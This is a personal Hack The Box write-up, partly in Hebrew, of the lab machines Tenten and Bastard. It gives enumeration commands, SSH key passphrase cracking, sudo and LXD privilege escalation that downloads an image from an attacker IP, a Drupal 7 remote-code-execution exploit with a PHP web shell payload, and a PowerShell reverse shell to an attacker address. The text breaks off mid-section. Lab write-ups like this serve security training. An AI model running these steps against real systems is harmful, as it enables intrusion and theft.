| #4806 | 28 Sep 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: בינוני
- קישור: https://www.hackthebox.com/achievement/machine/1636210/8

**איך פרצתי:**

- גישה ראשונית: במיקוד לאתר וורדפרס, השתמשתי ב-wpscan, וחשפתי את הפגיעות CVE-2015-6668. תוך מניפולציה של כתובת האתר על ידי החלפת '/8' במספרים שרירותיים, נתקלתי בכותרת "HackerAccessGranted". תוך שימוש ב-CVE-2015-6668 עם תסריט מותאם של Python brute-force, חשפתי את הקובץ "HackerAccessGranted.jpg", שהכיל ביטוי סיסמה עבור מפתח SSH מוצפן. John the ripper, בשימוש בשילוב עם rockyou.txt, פיענח את ביטוי הסיסמה, ואיפשר גישה ל-SSH באמצעות המפתח המפוענח.
- הסלמה של הרשאות: כשנתקלתי בקובץ המעניק ביצוע פקודה כשורש, יזמתי מעטפת נוספת עם הרשאות גבוהות. בנוסף, תצורת ה-LXD של המערכת הציגה חולשה ידועה ניתנת לניצול, אותה מינפתי להסלמה נוספת של הרשאות.

# Tenten | Nmap scan

```
Nmap scan report for 10.10.10.10
Host is up (0.0024s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
| 256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
|_ 256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.7.3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Job Portal &#8211; Just another WordPress site Service
Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds
```

# NmapScan | In-depthanalysis

2023 ספטמבר 28 יוםחמישי 14:00

**Port:** 22
**Service:** ssh (OpenSSH)

**Description:**
SSH (Secure Shell) is a protocol primarily for encrypted remote shell connections. OpenSSH is an open-source implementation of the SSH protocol. From the information given, the target system is running OpenSSH version7.2p2.

**Security Implications:**

- OpenSSH 7.2p2 is not the latest version, and outdated versions can have vulnerabilities. Some known vulnerabilities exist in older versions of OpenSSH which can be exploited if not patched.

**Port:** 80
**Service:** http (Apache HTTPD)

**Description:**
Port 80 is the default port for HTTP (HyperText Transfer Protocol). The scanned system seems to be running Apache httpd version 2.4.18, which is a widely-used web server software. Additionally, it appears to be hosting a WordPress site, version 4.7.3.

**Security Implications:**

- Apache httpd 2.4.18 is not the latest version, and older versions may contain vulnerabilities.
- WordPress 4.7.3 is outdated and known to have several vulnerabilities. WordPress sites, especially outdated ones, are frequently targeted by attackers because of the platform's popularity and the potential for unpatched vulnerabilities.

**General OS Information:**
The scanned system is running a version of the Linux operating system. More specifically, the references to "Ubuntu" suggest that it is an Ubuntu distribution of Linux.

**Additional Notes:**

- SSH keys were identified, It's also important to remember that brute-forcing SSH is loud and can be easily identified.
- The presence of a WordPress site suggests that the site itself, its plugins, and themes could be potential attack vectors. Regularly updating WordPress, its plugins, and themes, and using strong credentials can help in mitigating these risks.
- As this is an Ubuntu system, it would be wise to check the exact version and see if there are any known vulnerabilities for that specific release. Outdated OS distributions can be vulnerable.

# Directory Enumeration with Gobuster

2023 ספטמבר 28 יום חמישי 14:05

**Command:**

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u http://tenten.htb/ -t 32 -k
```

**Explanation:**
I utilized Gobuster, a directory discovery tool, to identify directories on the web server. I used the "raft-medium-directories.txt" wordlist, targeted the "tenten.htb" website, specified 32 threads for faster scanning, and skipped SSL certificate verification with the "-k" flag.

# WordPress Vulnerability Scan with WPScan

יוםחמישי 28ספטמבר 2023 13:59

**Command:**

```
wpscan --url http://tenten.htb/ --random-user-agent --max-threads 10 --enumerate
```

**Explanation:**
I performed a WordPress vulnerability scan using WPScan. The --random-user-agent option allows WPScan to use a random user agent, thereby potentially bypassing simple user-agent based filters. --max-threads 10 uses ten threads for faster scanning, and --enumerate discovers various WordPress components such as plugins, themes, and users.

## Further Command with API Token:

**Command:**

```
wpscan --url http://tenten.htb/ --random-user-agent --max-threads 10 --enumerate --api-token $API
```

**Explanation:**
After registering with WPScan's online service, I used an API token to unlock more detailed and complete vulnerability scanning results. The --api-token parameter is followed by the actual API token value to authenticate with WPScan's service.

# CVE Search & Exploration

יוםחמישי 28ספטמבר 2023 14:07

**Command:**

```
curl http://tenten.htb/index.php/jobs/apply/8/ -s | grep -i 'Pen Tester'
```

**Explanation:**
I used the curl command to fetch the content of a specific page on the website. The grep command then filtered out specific content based on a keyword search, helping identify potential entry points or interesting information.

**Command:**

```
for i in $(seq 1 25); do echo -n "$i"; curl http://tenten.htb/index.php/jobs/apply/$i/ -s |
grep -i 'entry-title'; done
```

**Explanation:**
This is a simple for loop that uses curl to fetch content from multiple URLs in sequence. I was trying to identify which job applications exist on the site.

# Metadata Extraction using Exiftool

2023 ספטמבר 28 יום חמישי 14:07

**Command:**

```
exiftool HackerAccessGranted.jpg
```

**Explanation:**
I used Exiftool to extract metadata from the downloaded "HackerAccessGranted.jpg" image. Metadata can sometimes contain valuable information, comments, or even hidden messages.

# Steganography with Steghide

יוםחמישי 28ספטמבר 2023 14:08

**Command:**

```
steghide info HackerAccessGranted.jpg
```

**Explanation:**
Steghide is a tool used for steganography, the practice of hiding information inside other data (like an image). I checked if there were any hidden files or messages embedded within the image.

**Command:**

```
steghide extract -sf HackerAccessGranted.jpg
```

**Explanation:**
Using Steghide, I attempted to extract any embedded content from the image, which led to the discovery of an "id_rsa" file, presumably a private SSH key.

# Private Key Conversion with ssh2john

2023 ספטמבר28 יוםחמישי 14:09

**Command:**

```
ssh2john id_rsa
```

**Explanation:**
SSH2john is used to convert SSH private keys into a format that the John the Ripper password cracker can understand. I converted the encrypted private key to see if I could crack its passphrase.

# Password Cracking with John the Ripper

2023 ספטמבר 28 יום חמישי 14:10

**Command:**

```
john id_rsa.john --wordlist=/home/kali/Desktop/Files/rockyou.txt
```

**Explanation:**
Using John the Ripper, I attempted to crack the passphrase of the encrypted SSH private key, specifying the popular "rockyou.txt" wordlist for the cracking attempt.

# Adjusting SSH Key Permissions

יום חמישי 28 ספטמבר 2023 14:10

**Command:**

```
chmod 400 id_rsa
```

**Explanation:**
Before using a private SSH key, I ensured that its permissions were securely set. The warning I encountered was due to overly permissive file settings, so I adjusted it to read-only for the owner.

**Links:**
https://stackoverflow.com/questions/29933918/ssh-key-permissions-0644-for-id-rsa-pub-are-too-open-on-mac

# SSH into the Server

2023 ספטמבר28 יוםחמישי 14:11

**Command:**

```
ssh -i id_rsa takis@10.10.10.10
```

**Explanation:**
I attempted to SSH into the server using the discovered private key and username "takis", entering the cracked passphrase "superpassword" when prompted.

# Further Information

יוםחמישי 28ספטמבר 2023 14:12

**WPScan:** WPScan is a WordPress vulnerability scanner that's invaluable when assessing the security posture of a WordPress site. It can detect misconfigurations, outdated plugins/themes, and known vulnerabilities within them. The API token allows users to access an extended database of vulnerabilities, ensuring a more comprehensive assessment.

**Exiftool:** Every digital image contains metadata, which is information about the image itself, such as the camera used, date taken, and sometimes GPS location. Exiftool extracts this data, and sometimes, hidden messages or clues can be embedded in this metadata by attackers or developers.

**Steghide:** Steganography involves hiding information in plain sight. Steghide is a popular tool that hides data inside images without visibly altering the image (to the naked eye). This method is sometimes used in CTFs or real-world scenarios to transfer secret information.

**ssh2john & John the Ripper:** Encrypted SSH keys are protected by a passphrase. To brute-force this passphrase, one can use John the Ripper, but the key first needs to be converted into a suitable format, which is where ssh2john comes in. John the Ripper is then used with a wordlist to try and crack the passphrase.

**Links:**
https://stackoverflow.com/questions/29933918/ssh-key-permissions-0644-for-id-rsa-pub-are-too-open-on-mac

# Directory and File Analysis

יוםחמישי 28ספטמבר 2023 13:59

**Command:**

```
cat /var/www/html/wp-config.php | grep -i user
```

**Explanation:**
I examined the contents of the wp-config.php file (which is the WordPress configuration file) to extract lines containing the string "user". This is typically done to identify database usernames or other configuration details.

**Command:**

```
cat /var/www/html/wp-config.php |  grep -i pass
```

**Explanation:**
I checked the wp-config.php file again, but this time I was searching for the string "pass". This helped me locate and identify database passwords or related configuration information.

**Command:**

```
ps aux |  grep -i mysql
```

**Explanation:**
I searched for MySQL-related processes that were running on the machine. This can sometimes reveal useful information or confirm that a MySQL service is indeed running.

# Database Interaction

יוםחמישי 28ספטמבר 2023 14:16

**Command:**

```
mysql --user=wordpress --password=SuperPassword111 -D wordpress
```

**Explanation:**
Using the MySQL command-line client, I attempted to connect to the wordpress database with the username wordpress and the discovered password SuperPassword111.

**Command:**

```
mysql> show tables;
```

**Explanation:**
Once connected to the database, I listed all the tables present in the wordpress database.

**Command:**

```
mysql> SELECT * from wp_posts\G
```

**Explanation:**
I queried the wp_posts table to retrieve all its content. This table usually contains WordPress post data, which might have sensitive or useful information.

# Sudo Misconfiguration Exploitation

יום חמישי 28 ספטמבר 2023    14:19

**Script Contents:**

```
#!/bin/bash
$1 $2 $3 $4
```

**Explanation:**
This script is a simple bash script that takes up to four arguments ($1, $2, $3, $4) and directly executes them without any filters or restrictions. If this script is permitted to run as a privileged user (like root) without needing a password, as indicated by the sudo -l command, it can be exploited to run arbitrary commands with elevated privileges.

**Command:**

```
sudo /bin/fuckin 'whoami'
```

**Explanation:**
I executed the script /bin/fuckin with sudo and provided the argument 'whoami' to check the effective user when the script runs. The output "root" confirmed it ran as the root user.

**Command:**

```
sudo /bin/fuckin /bin/bash
```

**Explanation:**
I exploited the /bin/fuckin script to spawn a bash shell with root privileges. Given the script's simplicity and lack of restrictions, passing /bin/bash as an argument allows it to run a bash shell as the user under which the script runs, which in this case was root.

The script's design, especially if given elevated permissions without proper restrictions, is a significant security flaw. It essentially allows anyone who knows about its existence and its elevated permissions to execute any command as a privileged user. Proper security practice would require such scripts to have restrictive permissions and to validate or sanitize any input they receive.

**Command:**

```
wget http://10.10.16.14:8000/incus.tar.xz && wget
http://10.10.16.14:8000/rootfs.squashfs
```

**Explanation:**
I downloaded the necessary files incus.tar.xz and rootfs.squashfs for the LXD exploit.

**Command:**

```
lxc image import incus.tar.xz rootfs.squashfs --alias alpine
```

**Explanation:**
I imported the previously downloaded files as an LXD image and assigned the alias "alpine" to it.

**Command:**

```
lxc init alpine privesc -c security.privileged=true
```

**Explanation:**
I initialized a new LXD container named "privesc" using the "alpine" image. The container was set to run in privileged mode, which can be a precursor to escalating privileges on the host machine.

**Command:**

```
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
```

**Explanation:**
I added the root directory of the host machine as a mount point inside the "privesc" LXD container. This essentially gave the container access to the host's filesystem.

**Command:**

```
lxc exec privesc /bin/sh
```

**Explanation:**
I executed a shell inside the "privesc" LXD container.

**Links:**
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation

## Sudo Misconfiguration Exploitation:

Sudo is a tool that allows users to execute commands with elevated permissions. The script:

```
#!/bin/bash
$1 $2 $3 $4
```

Accepts up to four arguments and executes them. When combined with unchecked sudo privileges, this presents a significant risk:

- **Arbitrary Command Execution:** Given sudo privileges, users can run any command as the superuser using this script.
- **No Input Sanitization:** The script doesn't validate inputs, enabling potential malicious commands.
- **Lack of Specific Limitation:** Secure scripts run with sudo are typically narrow in function. This one isn't.

## Understanding the LXD Privilege Escalation:

LXD (Linux Containers) is a container technology for hosting Linux virtual environments. Containers run with the privileges of their host machine. If a user can create or manipulate LXD containers, they can often achieve privilege escalation.

## The strategy I used involves:

**Fetching Pre-configured LXD Images:** I downloaded the necessary files to import as a custom LXD image. These files often come pre-configured to exploit misconfigured LXD setups.

**Importing the Image:** I used the files to create a new LXD image.

**Creating a Privileged Container:** I created a new LXD container using the imported image. This container was set to run in privileged mode, which allowed processes inside the container to potentially run with elevated privileges on the host.


**Mounting the Host Filesystem:** I mounted the host machine's root filesystem inside the container. This is akin to having a direct line to the heart of the host machine from within the container.

**Achieving Root:** By navigating to the mounted host filesystem from within the container, I could perform actions as the root user of the host machine.

It's worth noting that this exploit depends on specific misconfigurations and excessive permissions related to LXD on the target machine. Proper configuration and permissions restrictions can prevent such exploits.

# Bastard

## הישג הסמכה



Bastard has been Pwned

Matans has successfully pwned Bastard Machine from Hack The Box

| #10540 | 01 Oct 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: בינוני
- קישור: https://www.hackthebox.com/achievement/machine/1636210/7

**איך פרצתי:**

- גישה ראשונית: ניצלתי פגיעות ב-Drupal 7.x שחושפת נתונים רגישים, כולל אישורי משתמש וגם מאפשרת ביצוע פקודות. עם השגת ופענוח ה-hash של המנהל, הפעלתי תוסף קוד PHP, העליתי סקריפט PHP הפוך של מעטפת ויצרתי חיבור.
- הסלמה של הרשאות: ניתוח מערכת חשף פגיעות ב-MS15-051. בהתבסס על זה, ביצעתי פקודות כשורש ויזמתי מעטפת הפוכה נוספת, והסללתי בהצלחה את ההרשאות שלי.

# Bastard | Nmap Scan

2023 אוקטובר01 יום ראשון 12:48

```
Nmap scan report for 10.10.10.9
Host is up (0.14s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp   open  http            Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_http-title: Welcome to Bastard | Bastard
|_http-server-header: Microsoft-IIS/7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
81/tcp   open  http            Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp  open msrpc            Microsoft Windows RPC
139/tcp  open netbios-ssn       Microsoft Windows netbios-ssn
445/tcp  open  @               Windows Server 2008 R2 Datacenter 7600 microsoft-ds
3306/tcp open mysql            MySQL (unauthorized)
3389/tcp open ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Bastard
| Issuer: commonName=Bastard
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-09-30T08:49:19
| Not valid after: 2024-03-31T08:49:19
| MD5: 25d3:6657:2d9c:0927:c70c:9f44:b99f:741a
|_SHA-1: 3130:769d:ee0c:e3f6:b813:9fe1:1fd2:fd5e:3fa1:5230
|_ssl-date: 2023-10-01T09:49:29+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: BASTARD
| NetBIOS_Domain_Name: BASTARD
| NetBIOS_Computer_Name: BASTARD
| DNS_Domain_Name: Bastard
| DNS_Computer_Name: Bastard
| Product_Version: 6.1.7600
|_ System_Time: 2023-10-01T09:49:19+00:00
47001/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open msrpc           Microsoft Windows RPC
49153/tcp open msrpc           Microsoft Windows RPC
```

```
49154/tcp open msrpc          Microsoft Windows RPC
49155/tcp open msrpc          Microsoft Windows RPC
49156/tcp open msrpc          Microsoft Windows RPC
62330/tcp open msrpc          Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/1%OT=80%CT=1%CU=31078%PV=Y%DS=2%DC=T%G=Y%TM=651940A
OS:E%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10E%TI=I%CI=I%TS=5)SEQ(SP=1
OS:06%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=7)OPS(O1=M53ANW8ST11%O2=M53ANW8S
OS:T11%O3=M53ANW8NNT11%O4=M53ANW8ST11%O5=M53ANW8ST11%O6=M53AST11)WIN(W1
=200
OS:0%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%
O=M53
OS:ANW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=
80%
OS:W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=
0%Q=
OS:)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%
A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%
DF
OS:=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.263 days (since Sat Sep 30 23:30:48 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-10-01T09:49:19
|_ start_date: 2023-10-01T03:31:01
| smb2-security-mode:
|  2:1:0:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows Server 2008 R2 Datacenter 7600 (Windows Server 2008 R2 Datacenter 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::-
| Computer name: Bastard
|  NetBIOS computer name: BASTARD\x00
| Workgroup: HTB\x00
|_ System time: 2023-10-01T12:49:18+03:00
|_clock-skew: mean: -35m59s, deviation: 1h20m29s, median: 0s
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: BASTARD, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:93:1b
(VMware)
| Names:
| BASTARD<20>        Flags: <unique><active>
| BASTARD<00>        Flags: <unique><active>
|_ HTB<00>           Flags: <group><active>
```

```
TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1 140.09 ms 10.10.16.1
2 71.14 ms 10.10.10.9

NSE: Script Post-scanning.
Initiating NSE at 05:49
Completed NSE at 05:49, 0.00s elapsed
Initiating NSE at 05:49
Completed NSE at 05:49, 0.00s elapsed
Initiating NSE at 05:49
Completed NSE at 05:49, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1042.16 seconds
Raw packets sent: 73826 (3.253MB) | Rcvd: 71328 (2.857MB)
```

# Nmap Scan | In-depth analysis

2023 אוקטובר01 יום ראשון 12:51

**Port:** 80
**Service:** http (Microsoft IIS httpd 7.5)

**Description:** This is the standard port for the HTTP protocol, primarily used for serving web pages. The version in use is Microsoft IIS 7.5, and the website seems to be powered by Drupal 7.

**Security Implications:**

- Older versions of IIS may have known vulnerabilities.
- The web server is running Drupal 7, which might have vulnerabilities if not updated regularly.
- TRACE method is enabled which can be potentially exploited using Cross-Site Tracing (XST) attacks.

**Port:** 81
**Service:** http (Microsoft IIS httpd 7.5)

**Description:** Another instance of the Microsoft IIS server running on a non-standard port (81).

**Security Implications:**

- TRACE method is enabled which can be potentially exploited using XST attacks.

**Port:** 135
**Service:** msrpc (Microsoft Windows RPC)

**Description:** Microsoft Windows RPC (Remote Procedure Call) is a protocol used for executing code remotely.

**Security Implications:**

- Vulnerable to certain attacks if not properly secured, such as Man-in-the-Middle attacks.

**Port:** 139
**Service:** netbios-ssn (Microsoft Windows netbios-ssn)

**Description:** NetBIOS session service is used for Windows-based networking.

**Security Implications:**

- Potential for NetBIOS name service spoofing or SMB relay attacks.

**Port:** 445
**Service:** microsoft-ds

**Description:** This is the port for Microsoft-DS (Directory Services) which is typically used for SMB (Server Message Block) traffic in modern Windows systems.

**Security Implications:**

- Potential vulnerabilities associated with SMBv1, which is known to be exploited by ransomware like WannaCry.

**Port:** 3306
**Service:** mysql

**Description:** MySQL database service.

**Security Implications:**

- Unauthorizedaccessmeanstheremightbenopasswordsetordefaultcredentialsareused.

**Port:** 3389
**Service:** ssl/ms-wbt-server?

**Description:** This port is typically associated with Microsoft's Remote Desktop Protocol (RDP).

**Security Implications:**

- Risks of brute force attacks if strong passwords are not enforced.
- Potential vulnerabilities in older versions of RDP.

**Port:** 47001
**Service:** http (Microsoft HTTPAPI httpd 2.0)

**Description:** Another HTTP server instance, possibly used for Windows Remote Management or other Windows services.

**Security Implications:**

- Ensure only necessary services are exposed.

**Ports:** 49152-49156, 62330
**Service:** msrpc (Microsoft Windows RPC)

**Description:** These are high-numbered ports used by Microsoft Windows for dynamic RPC communication.

**Security Implications:**

- Possible attack vectors if RPC is misconfigured.

**General OS Information:**
The target system is running Windows Server 2008 R2 Datacenter version 7600. This OS is fairly old and might have several known vulnerabilities if it's not patched up to date.

**Additional Notes:**

- The host is named "Bastard" and is part of the "HTB" workgroup.
- SMB message signing is disabled which can pose a risk.
- Several RPC ports are open which could be potential targets for exploitation.
- The presence of Drupal suggests it might be a web server, and there could be potential web application vulnerabilities toconsider.

# Nmap Scan & CHANGLOG.txt Discovery

2023 אוקטובר 01 יום ראשון 12:49

During my Nmap scan, I discovered a "CHANGLOG.txt" page through "robots.txt" that revealed the exact Drupal version in use.

# Setting Up drupwn

יום ראשון 01אוקטובר 2023 13:04

**Command:**

```
git clone https://github.com/immunIT/drupwn
```

**Explanation:**
This command is used to clone the drupwn repository from GitHub. The git clone command allows us to download and copy the repository to our local machine for use.

**Command:**

```
pip3 install -r requirements.txt
```

**Explanation:**
After cloning the repository, we often need to install required dependencies for the software or tool. This command installs all the Python libraries listed in the requirements.txt file, ensuring drupwn functions properly.

**Links:**
https://github.com/immunIT/drupwn

# Searching for Drupal Exploits

2023 אוקטובר01 יום ראשון 13:09

**Command:**

```
searchsploit drupal 7.x
```

**Explanation:**
searchsploit is a command-line tool used to search for exploits in the Exploit Database. In this case, we're searching for exploits related to Drupal version 7.x.

**Command:**

```
searchsploit -m 41564
```

**Explanation:**
The -m flag allows us to mirror or copy the specific exploit with the ID 41564 to our local directory.

# Editing the Exploit Script

2023 אוקטובר 01 יום ראשון     13:09

**Command:**

```
$url = 'http://10.10.10.9/';

$file = [
    'filename' => 'dixuSOspsOUU.php',
    'data' => '<?php system($_GET["cmd"]);?>'
];
```

**Explanation:**
Upon reviewing the exploit script, the target URL was updated, and payload details were modified to match the intended behavior.

**Links:**
https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/

# Fixing the curl_init() Error

יום ראשון 01 אוקטובר 2023 13:09

**Command:**

```
apt-get install php-curl
```

**Explanation:**
To fix the curl_init() error from the exploit script, we install the php-curl package. This package provides the necessary cURL bindings for PHP.

**Command:**

```
php 41564.php
```

**Explanation:**
The exploit script was executed. However, it failed due to a login error.

**Links:**
https://stackoverflow.com/questions/6382539/call-to-undefined-function-curl-init

# Troubleshooting the Script with BurpSuite

2023 אוקטובר01 יום ראשון 13:09

While probing the failure of the exploit script, BurpSuite was employed to intercept and observe the script's web requests. The process is detailed below:

**Open BurpSuite and navigate to the following pathway:**

Proxy -> Proxy Settings

In the "Proxy listeners" section, click on the "Add" button. This is to configure a new proxy listener.

**In the fields provided, set the IP address and port to:**

127.0.0.1:4321

**Move to the "Request Handling" tab:**

**Set the "Redirect to host" field to the target IP:**

10.10.10.9

**Set the "Redirect to port" to:**

80

**Now, the exploit script was edited to direct its requests via the BurpSuite proxy. The script's URL was changed to:**

$url = 'http://127.0.0.1:4321/';

After executing the modified script, the activity could be monitored in BurpSuite. It became evident that the script was receiving a 404 error, which signified that the rest_endpoint directory might not be present on the target server.

**Links:**
https://www.ambionics.io/blog/drupal-services-module-rce

# Finding the Correct Path

2023 אוקטובר 01 יום ראשון    13:09

**Command:**

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://10.10.10.9/ -t 5 --random-agent -e
```

**Explanation:**
gobuster is a directory and file brute-forcing tool. Here, we're telling it to perform a directory brute-force (dir mode) using the wordlist at the specified path. The -u flag specifies the target URL, -t sets the number of threads, --random-agent uses a random user-agent for each request, and -e expands and shows the full URLs discovered.

**Command:**

```
dirb http://10.10.10.9/ /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
```

**Explanation:**
As an alternative to gobuster, dirb was also used to discover potential directories.

**Command:**

```
grep -iRnH rest /usr/share/seclists/Discovery/Web-Content/*.txt
```

**Explanation:**
To refine the search, grep was used to identify common directory names related to "rest" within the specified wordlists.

# Modifying and Running the Script

יום ראשון 01אוקטובר 2023     13:09

**Command:**

```
$url='http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest';
```

**Explanation:**
With the correct endpoint found, the exploit script was edited once more to target the newly discovered endpoint. When executed, it generated JSON files containing valuable information.

**Command:**

```
php 41564.php
```

**Explanation:**
It generated two JSON files: "session.json" and "user.json". Within "user.json", I found credentials for the user "admin", though the password was hashed:

```
Username: admin
Pass: $S$DRYKUR0xDeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE
```

# Identifying and Attempting to Crack the Hash

יום ראשון 01 אוקטובר 2023     13:10

**Command:**

```
hashid '$S$DRYKUR0xDeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE'
```

**Explanation:**
hashid is a tool to identify the different types of hashes used to encrypt data. Here, we're attempting to identify the hashing algorithm or technique used for the provided hash.

**Command:**

```
hashcat -m 7900 '$S$DRYKUR0xDeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE'
Desktop/Files/rockyou.txt
```

**Explanation:**
hashcat is a powerful password recovery tool. Here, we're trying to crack the Drupal hash using mode 7900 (specifically for Drupal7 hashes) with the rockyou.txt wordlist.

**Links:**
https://www.freecodecamp.org/news/hacking-with-hashcat-a-practical-guide/

# Exploiting Drupal's PHP filter

יום ראשון 01אוקטובר 2023 13:10

**Command:**

```
<?php system($_GET['cmd']);?>
```

**Explanation:**
This PHP code is an example of remote command execution. It uses the PHP system function to execute any command passed through the 'cmd' GET parameter in a URL.

**Command:**

```
http://10.10.10.9/node/2?cmd=whoami
```

**Explanation:**
This URL is a test of the previously mentioned PHP command execution. By appending ?cmd=whoami to the URL, we're instructing the server to run the whoami command, which returns the current user.

# Gaining a Reverse Shell

2023 יום ראשון 01 אוקטובר 13:10

**Command:**

```
locate nishang | grep -i tcp
cp /usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1 .
```

**Explanation:**
I searched for the Nishang toolkit's PowerShell reverse shell script and then copied it to my current directory.

**Command:**

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.14 -Port 1234
```

**Explanation:**
